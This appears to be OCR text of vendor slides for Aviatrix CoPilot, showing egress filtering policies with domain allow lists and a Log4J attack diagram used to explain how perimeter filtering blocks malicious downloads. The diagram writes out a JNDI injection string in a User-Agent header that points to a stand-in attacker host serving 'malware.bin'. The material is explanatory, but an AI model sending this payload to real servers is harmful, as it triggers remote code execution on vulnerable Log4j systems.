
Aviatrix CoPilot

Centralized Management

Egress Filtering Policies




Name	Type	Domains/URLs	Rules
url-filter	URLs	https://ubuntu.com/path	0
allowed-internet-http	Domains	*.ubuntu.com	1
allowed-nids-detection	Domains	testmynids.org	1
allowed-internet-https	Domains	*.alibabacloud.com, azure.microsoft.com, aws.amazon.com, + 7 more	1



FQDN/URL Filter	FQDN/URL Filter	FQDN/URL Filter
*.github.com	*.github.com	*.github.com
updates.ubuntu.com	updates.ubuntu.com	updates.ubuntu.com
api.twillio.com	api.saas.com	api.google.com
deny all	deny all	deny all

Cloud Perimeter Security – Stopping Malicious Attack



1 Web Request: index.html
User Agent: ${jndi:ldap://badguy.com:389/}

2 LDAP Lookup
ldap://badguy.com:389


3 LDAP Response
https://badguy.com/malware.bin

4 HTTP Download
https://badguy.com/malware.bin

5 Thanks for downloading my malware =)

Log4J Example

Cloud Perimeter Security – Stopping Malicious Attack




1 Web Request: index.html
User Agent: ${jndi:ldap://badguy.com:389/}

2 LDAP Lookup
ldap://badguy.com:389

